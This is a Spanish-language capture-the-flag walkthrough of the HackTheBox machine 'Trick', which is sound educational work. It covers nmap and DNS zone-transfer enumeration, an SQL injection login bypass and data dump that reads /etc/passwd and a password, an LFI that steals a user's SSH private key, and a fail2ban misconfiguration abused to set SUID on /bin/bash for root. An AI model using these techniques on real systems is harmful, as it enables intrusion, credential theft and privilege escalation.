

1. Enumeración.

Realizamos un Ping contra la máquina víctima y vemos que tiene un TLS de 63, por lo que podemos entender que estamos ante una máquina linux.

```

/home/parrot/HTB/trick X 1 10s
ping -c 1 10.10.11.166 PING 10.10.11.166 (10.10.11.166) 56(84) bytes of data: 64 bytes from 10.10.11.166: icmp_seq=1 ttl=63 time=37.4 ms

```

Con Nmap analizamos los puertos abiertos y al servicio y versión que corresponden.


```

# Nmap 7.92 scan initiated Sun Oct 30 08:58:40 2022 as: nmap -sCV -v -n -p 22,25,53,80 -oN targeted 10.10.11.166
Nmap scan report for 10.10.11.166
Host is up (0.039s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
ssh-hostkey:
  2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
  256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
25/tcp    open  smtp      Postfix smtpd
smtp_commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
53/tcp    open  domain    ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
dns-nsid:
  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp    open  http       nginx 1.14.2
_http-server-header: nginx/1.14.2
_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C85846AA
_http-methods:
  Supported Methods: GET HEAD
_http-title: Coming Soon - Start Bootstrap Theme
Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Sun Oct 30 08:59:28 2022 -- 1 IP address (1 host up) scanned in 48.57 seconds

```

Como es una máquina Debian, miramos el launchpad del SSH y vemos que su versión es SID.



Vemos que la máquina víctima tiene expuesto el servicio de DNS. Vamos a ver si podemos hacer un ataque de transferencia de zona. En HackTheBox, todos los dominios suelen ser el nombre la máquina y terminados en .htb.

- `dig axfr @10.10.11.166 trick.htb`

```

/home/parrot/HTB/trick ➤ dig axfr @10.10.11.166 trick.htb
to be notified when we launch!
; <<> DiG 9.18.4-2-bpo11+1-Debian <<> axfr @10.10.11.166 trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.      604800 IN      SOA      trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.      604800 IN      NS       trick.htb.
trick.htb.      604800 IN      A        127.0.0.1
trick.htb.      604800 IN      AAAA     ::1
preprod-payroll.trick.htb. 604800 IN CNAME    trick.htb.
trick.htb.      604800 IN      SOA      trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 39 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (TCP)
;; WHEN: Sun Oct 30 09:28:50 CET 2022
;; XFR size: 6 records (messages 1, bytes 231)

```

Descubrimos una entrada DNS `preprod-payroll.trick.htb`. Lo tendremos en cuenta para más adelante.

Si buscamos exploits para la versión de ISC Bind, vemos algunos que provocan un DoS. De momento no estamos interesados en realizar dicho ataque, por lo que seguimos enumerando.

```

ISC BIND 9 - Denial of Service
ISC BIND 9 - Remote Dynamic Update Message Denial of Service (PoC)
ISC BIND 9 - TKEY (PoC)
ISC BIND 9 - TKEY Remote Denial of Service (PoC)

```

Realizamos el mismo proceso anterior, pero esta vez para el servicio de Nginx. No encontramos nada de interés.


Revisamos las tecnologías que usa el servicio web que está corriendo por el puerto 80.

```


/home/parrot/HTB/trick ➤ whatweb http://10.10.11.166
http://10.10.11.166 [200 OK] Bootstrap, Country[RESERVED][22], HTML5, HTTPServer[nginx/1.14.2], IP[10.10.11.166], Script, Title[Coming Soon - Start Bootstrap Theme], nginx[1.14.2]

```

Abrimos la página web, con nuestro navegador. Revisamos también su código fuente, aunque no vemos nada que nos llame la atención.




Realizamos una búsqueda por fuerza bruta de directorios con la IP, pero no encontramos nada. Vamos a acceder a la web, pero esta vez con el fqdn `preprod-payroll.trick.htb`, que anteriormente tendremos que haber metido en el fichero hosts de nuestra máquina atacante.




Vemos un panel de autenticación. Probamos credenciales genéricas como `admin/admin`, etc. pero no funcionan.

2. Análisis de vulnerabilidades

Miramos si podemos hacer una inyección de SQL con “admin’ or 1=1 --”, y efectivamente ganamos acceso a la aplicación, como usuario “Administrator”.



En el título de la web, vemos que la aplicación se llama “Recruitment Management System”.




Vamos a ver si existen exploits para esta aplicación.




Exploit Title	Path
Company's Recruitment Management System 1.0 - 'Add New user' Cross-Site Request Forgery (CSRF)	php/webapps/58425.txt
Company's Recruitment Management System 1.0 - 'description' Stored Cross-Site Scripting (XSS)	php/webapps/58424.txt
Company's Recruitment Management System 1.0 - 'Multiple' SQL Injection (unauthenticated)	php/webapps/58444.txt
Company's Recruitment Management System 1.0 - 'title' Stored Cross-Site Scripting (XSS)	php/webapps/58421.txt

Revisamos cada uno de ellos. Nos llama la atención el del SQL Injection. En el exploit, nos hace referencia a una opción llamada “vacancy” que no tenemos. Pero podemos realizar un ataque similar con la opción de modificación de los datos del empleado.


Usando el parámetro “order by”, detectamos que tenemos 8 columnas.




Detectamos sobre qué campos podemos escribir.




Intentamos leer el fichero “/etc/passwd”. Conseguimos obtener el usuario del sistema llamado “michael”.




Consultamos las bases de datos del sistema. Solo hay una base de datos llamada “payroll_db”.




Detectamos como se llama la tabla de usuarios.



Localizamos las columnas de usuario y password.




Obtenemos unas credenciales. Solo tenemos un usuario en esa tabla.



Clave: SuperGucciRainbowCake

Intentamos conectarnos con el usuario “michael” y la anterior clave por ssh pero no funciona.

Como tenemos un servidor Nginx, vamos a enumerar los sitios configurados. Para ello intentamos leer la configuración por defecto que está en el fichero “/etc/nginx/sites-enabled/default”.



Descubrimos una nueva URL “preprod-marketing.trick.htb”. Metemos la nueva entrada en el /etc/hosts, y revisamos la web. En esta web, vemos que se acontece un LFI.



3. Explotación e intrusión

Intentamos conseguir la id_rsa del usuario.



Intentamos conectarnos por ssh con el usuario “michael”.

```
/home/parrot/HTB/trick 8s
ssh michael@10.10.11.166 -t id_rsa
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$
```

4. Escalada de privilegios

Miramos a qué grupos pertenecemos que privilegios sudo tenemos.

```
michael@trick:/etc/fail2ban$ id
uid=1001(michael) gid=1001(michael) groups=1001(michael),1002(security)
```

```
michael@trick:/etc/fail2ban$ sudo -l
Matching Defaults entries for michael on trick:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
  (root) NOPASSWD: /etc/init.d/fail2ban restart
```

Revisamos los privilegios y vemos qué permisos tenemos en el directorio de la aplicación fail2ban. Tenemos todos los permisos sobre el directorio por el grupo al que pertenecemos (security).

```
michael@trick:/etc/fail2ban$ ls -la
total 76
drwxr-xr-x  6 root root    4096 Oct 31 11:54 .
drwxr-xr-x 126 root root   12288 Oct 31 09:24 ..
drwxrwx---  2 root security 4096 Oct 31 11:54 action.d
-rw-r--r--  1 root root    2334 Oct 31 11:54 fail2ban.conf
drwxr-xr-x  2 root root    4096 Oct 31 11:54 fail2ban.d
drwxr-xr-x  3 root root    4096 Oct 31 11:54 filter.d
-rw-r--r--  1 root root   22908 Oct 31 11:54 jail.conf
drwxr-xr-x  2 root root    4096 Oct 31 11:54 jail.d
-rw-r--r--  1 root root    645 Oct 31 11:54 paths-arch.conf
-rw-r--r--  1 root root    2827 Oct 31 11:54 paths-common.conf
-rw-r--r--  1 root root    573 Oct 31 11:54 paths-debian.conf
-rw-r--r--  1 root root    738 Oct 31 11:54 paths-opensuse.conf
michael@trick:/etc/fail2ban$
```

Buscamos como abusar del servicio de fail2ban:

<https://youssef-ichioui.medium.com/abusing-fail2ban-misconfiguration-to-escalate-privileges-on-linux-826ad0cdafb7>

Copiamos el fichero *iptables-multiport.conf* en */tmp/*, lo modificamos para que, cuando se vaya a producir un “ban”, la acción ejecutada añada permisos SUID a la bash.

```
# Option: actionban
# Notes.: command executed when banning an IP. Take care that the
#         command is executed with Fail2Ban user rights.
# Tags:   See jail.conf(5) man page
# Values: CMD
#
actionban = /usr/bin/chmod u+s /bin/bash
```

Borramos el fichero original de */etc/fail2ban/action.d/iptables-multiport.conf* (recordar que el usuario tiene permisos para maniobrar en el directorio, pero no modificar los propios ficheros) y copiamos nuestro fichero en esa ruta. Reiniciamos con “*sudo /etc/init.d/fail2ban restart*” el servicio para que aplique las configuraciones.

Intentamos sucesivos intentos erróneos de conectarnos por SSH, para que se ejecute nuestra acción. Revisamos si se han cambiado los permisos de bash y escalamos privilegios de root.

```
michael@trick:/etc/fail2ban$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
michael@trick:/etc/fail2ban$ bash -p
bash-5.0# whoami
root
bash-5.0#
```